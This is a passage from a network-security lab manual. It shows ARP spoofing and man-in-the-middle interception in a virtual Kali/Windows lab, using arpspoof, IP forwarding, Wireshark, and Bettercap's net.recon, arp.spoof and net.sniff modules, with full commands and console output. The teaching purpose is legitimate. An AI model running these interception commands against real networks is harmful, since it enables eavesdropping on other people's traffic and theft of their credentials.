
- Start both Kali and Windows virtual machines.
- In this exercise we are going to do arpspoof telling the windows machine that kali is the router and another arpsoof command to tell the router that Kali is the windows machine.
- Then we can use wireshark in Kali to see the traffic between the windows machine and the router because the traffic is going through Kali machine .
- In windows machine run the following command (to see ARP table) **#arp –a**




- In Kali install arpspoof tool (dsniff) **#apt install dsniff**



- In Kali open terminal windows and type: **#arpspoof -i eth0 -t 10.0.2.6 -r 10.0.2.1**
  - -i = is the interface in Kali linux that we are going to use to make MiMT attack
  - -t = target machine IP address
  - -r = Router IP address




- Go to windows machine and run command arp -a again




- Now we need to enable IP forwarding in Kali machine to allow it to pass Windows machines packets to the router.
- Do not close the arpspoof terminals
- Open new terminal windows and type the following command #echo 1 > /proc/sys/net/ipv4/ip_forward

- To Monitor the traffic start wireshark and start capturing
- In Windows 10 machine go to http site



- In Kali check wireshark and filter for http



5. MiTM with Bettercap tool


BetterCAP is a powerful, flexible, and portable tool created to perform various types of MITM attacks against a network, manipulate HTTP, HTTPS and TCP traffic in real time, sniff for credentials and much more.

There are a lot of materials online, especially from the official bettercap website, which document how the tool is used and some of the improvements that have been done to it over the years..

Betterrcap website: www.bettercap.org

Exercise 13: Installing Bettercap tool

- Start Kali terminal and update Kali Linux #apt-get update
  - #apt-get install bettercap
- Start bettercap by typing
  - #bettercap -iface eth0 (eth0 is the Kali interface that we are going to use for Bettercap)



- Type help to see the commands that can be used and the modules inside bettercap tool and the status of each module if is running or not.

```
root@kali:~# bettercap -iface eth0
bettercap v2.27.1 (built for linux amd64 with go1.14.1) [type 'help' for a list of commands]

10.0.2.0/24 > 10.0.2.23 » help

           help MODULE : List available commands or show module specific help if no module name is provided.
                active : Show information about active modules.
                  quit : Close the session and exit.
         sleep SECONDS : Sleep for the given amount of seconds.
              get NAME : Get the value of variable NAME, use * alone for all, or NAME* as a wildcard.
        set NAME VALUE : Set the VALUE of variable NAME.
  read VARIABLE PROMPT : Show a PROMPT to ask the user for input that will be saved inside VARIABLE.
                 clear : Clear the screen.
        include CAPLET : Load and run this caplet in the current session.
             ! COMMAND : Execute a shell command and print its output.
        alias MAC NAME : Assign an alias to a given endpoint given its MAC address.

Modules

      any.proxy > not running
       api.rest > not running
      arp.spoof > not running
      ble.recon > not running
        caplets > not running
    dhcp6.spoof > not running
      dns.spoof > not running
  events.stream > running
            gps > not running
            hid > not running
     http.proxy > not running
    http.server > not running
    https.proxy > not running
   https.server > not running
    mac.changer > not running
    mdns.server > not running
   mysql.server > not running
      net.probe > not running
      net.recon > not running
      net.sniff > not running
   packet.proxy > not running
       syn.scan > not running
      tcp.proxy > not running
         ticker > not running
             ui > not running
         update > not running
           wifi > not running
            wol > not running

10.0.2.0/24 > 10.0.2.23 »
```

- To see how to use a module you can type help followed by the module name

```
10.0.2.0/24 > 10.0.2.23 » help net.recon

net.recon (not running): Read periodically the ARP cache in order to monitor for new hosts on the network.

  net.recon on : Start network hosts discovery.
 net.recon off : Stop network hosts discovery.
     net.clear : Clear all endpoints collected by the hosts discovery module.
      net.show : Show cache hosts list (default sorting by ip).
      net.show ADDRESS1, ADDRESS2 : Show information about a specific comma separated list of addresses (by IP or MAC).
  net.show.meta ADDRESS1, ADDRESS2 : Show meta information about a specific comma separated list of addresses (by IP or MAC).

  Parameters

  net.show.filter : Defines a regular expression filter for net.show (default=)
   net.show.limit : Defines limit for net.show (default=0)
    net.show.meta : If true, the net.show command will show all metadata collected about each endpoint. (default=false)
    net.show.sort : Defines sorting field (ip, mac, seen, sent, rcvd) and direction (asc or desc) for net.show (default=ip asc)

10.0.2.0/24 > 10.0.2.23 »
```

- For example if I want to see how to use net.recon module
- Turn on the net.recon module then start Windows machine , you will see that the module will discover the Windows machine.

```
10.0.2.0/24 > 10.0.2.23 » net.recon on
10.0.2.0/24 > 10.0.2.23 » [18:37:25] [endpoint.new] endpoint 10.0.2.3 detected as 08:00:27:1c:72:40 (PCS Comp
uter Systems GmbH).
10.0.2.0/24 > 10.0.2.23 » net.show
```

IP ▲	MAC	Name	Vendor	Sent	Recvd	Seen
10.0.2.23	08:00:27:1f:30:76	eth0	PCS Computer Systems GmbH	0 B	0 B	18:20:56
10.0.2.1	52:54:00:12:35:00	gateway	Realtek (UpTech? also reported)	0 B	0 B	18:20:56
10.0.2.3	08:00:27:1c:72:40		PCS Computer Systems GmbH	3.0 kB	972 B	18:37:25

```
↑ 0 B / ↓ 11 kB / 83 pkts

10.0.2.0/24 > 10.0.2.23 » [18:37:46] [endpoint.new] endpoint 10.0.2.6 detected as 08:00:27:04:18:04 (PCS Comp
uter Systems GmbH).
10.0.2.0/24 > 10.0.2.23 » [18:37:56] [endpoint.lost] endpoint 10.0.2.6 08:00:27:04:18:04 (PCS Computer System
s GmbH) lost.
10.0.2.0/24 > 10.0.2.23 »
```

- Net.probe module send probe packets to all of the subnet that the Bettercap reside on and net.recon record the responses from clients in a nice table and enabling net.probe module will automatically start net.recon module
- Type help


```
10.0.2.0/24 > 10.0.2.23 » help

          help MODULE : List available commands or show module specific help if no module name is provided.
        active : Show information about active modules.
          quit : Close the session and exit.
  sleep SECONDS : Sleep for the given amount of seconds.
      get NAME : Get the value of variable NAME, use * alone for all, or NAME* as a wildcard.
 set NAME VALUE : Set the VALUE of variable NAME.
read VARIABLE PROMPT : Show a PROMPT to ask the user for input that will be saved inside VARIABLE.
         clear : Clear the screen.
 include CAPLET : Load and run this caplet in the current session.
     ! COMMAND : Execute a shell command and print its output.
 alias MAC NAME : Assign an alias to a given endpoint given its MAC address.

Modules

     any.proxy > not running
      api.rest > not running
     arp.spoof > not running
     ble.recon > not running
       caplets > not running
   dhcp6.spoof > not running
     dns.spoof > not running
 events.stream > running
          gps > not running
          hid > not running
    http.proxy > not running
   http.server > not running
   https.proxy > not running
  https.server > not running
   mac.changer > not running
   mdns.server > not running
  mysql.server > not running
     net.probe > running
     net.recon > running
     net.sniff > not running
  packet.proxy > not running
      syn.scan > not running
     tcp.proxy > not running
        ticker > not running
            ui > not running
        update > not running
          wifi > not running
           wol > not running
```

When we started net.recon module, it starts net.probe automatically

- Type net.show

```
10.0.2.0/24 > 10.0.2.23  » net.show
```

IP ▲	MAC	Name	Vendor	Sent	Recvd	Seen
10.0.2.23	08:00:27:1f:30:76	eth0	PCS Computer Systems GmbH	0 B	0 B	18:20:56
10.0.2.1	52:54:00:12:35:00	gateway	Realtek (UpTech? also reported)	0 B	0 B	18:20:56
10.0.2.3	08:00:27:1c:72:40		PCS Computer Systems GmbH	6.5 kB	4.7 kB	**18:46:25**
10.0.2.6	08:00:27:04:18:04	MSEDGEWIN10	PCS Computer Systems GmbH	10 kB	11 kB	**18:46:25**

Exercise 14: ARP Spoofing with Bettercap

- Start bettercap
- Start arp spoof module
  - #bettercap -iface eth0
  - >help arp.spoof

```
10.0.2.0/24 > 10.0.2.23  » help arp.spoof

arp.spoof (not running): Keep spoofing selected hosts on the network.

   arp.spoof on : Start ARP spoofer.
     arp.ban on : Start ARP spoofer in ban mode, meaning the target(s) connectivity will not work.
  arp.spoof off : Stop ARP spoofer.
    arp.ban off : Stop ARP spoofer.

 Parameters

  arp.spoof.fullduplex : If true, both the targets and the gateway will be attacked, otherwise only the target
 (if the router has ARP spoofing protections in place this will make the attack fail). (default=false)
    arp.spoof.internal : If true, local connections among computers of the network will be spoofed, otherwise
only connections going to and coming from the external network. (default=false)
     arp.spoof.targets : Comma separated list of IP addresses, MAC addresses or aliases to spoof, also support
s nmap style IP ranges. (default=<entire subnet>)
   arp.spoof.whitelist : Comma separated list of IP addresses, MAC addresses or aliases to skip while spoofing
. (default=)
```

```
     any.proxy > not running
      api.rest > not running
     arp.spoof > not running
     ble.recon > not running
       caplets > not running
   dhcp6.spoof > not running
     dns.spoof > not running
events.stream > running
           gps > not running
           hid > not running
    http.proxy > not running
   http.server > not running
   https.proxy > not running
  https.server > not running
   mac.changer > not running
   mdns.server > not running
  mysql.server > not running
     net.probe > running
     net.recon > running
     net.sniff > not running
  packet.proxy > not running
      syn.scan > not running
     tcp.proxy > not running
        ticker > not running
            ui > not running
        update > not running
          wifi > not running
           wol > not running
```


- Set the arp.spoof parameter to fullduplex to monitor both, the victim machine and the router

```
10.0.2.0/24 > 10.0.2.23 » set arp.spoof.fullduplex true
10.0.2.0/24 > 10.0.2.23 »
```

- Set the target victim machine to be arp spoofed (windows machine)


```
10.0.2.0/24 > 10.0.2.23 » set arp.spoof.targets 10.0.2.6
10.0.2.0/24 > 10.0.2.23 »
```

Note


You can change any module in better cap the same way, just type set followed by the module name and then the parameter as shown in the help.

You can use tab to autocomplete the parameter name.


- Turn the module on




- Go to Windows machine and type arp –a



- To see the traffic of Windows machine you need to start another Bettercap module which is net.sniff
  - >net.sniff on




- Stop arp.spoof module



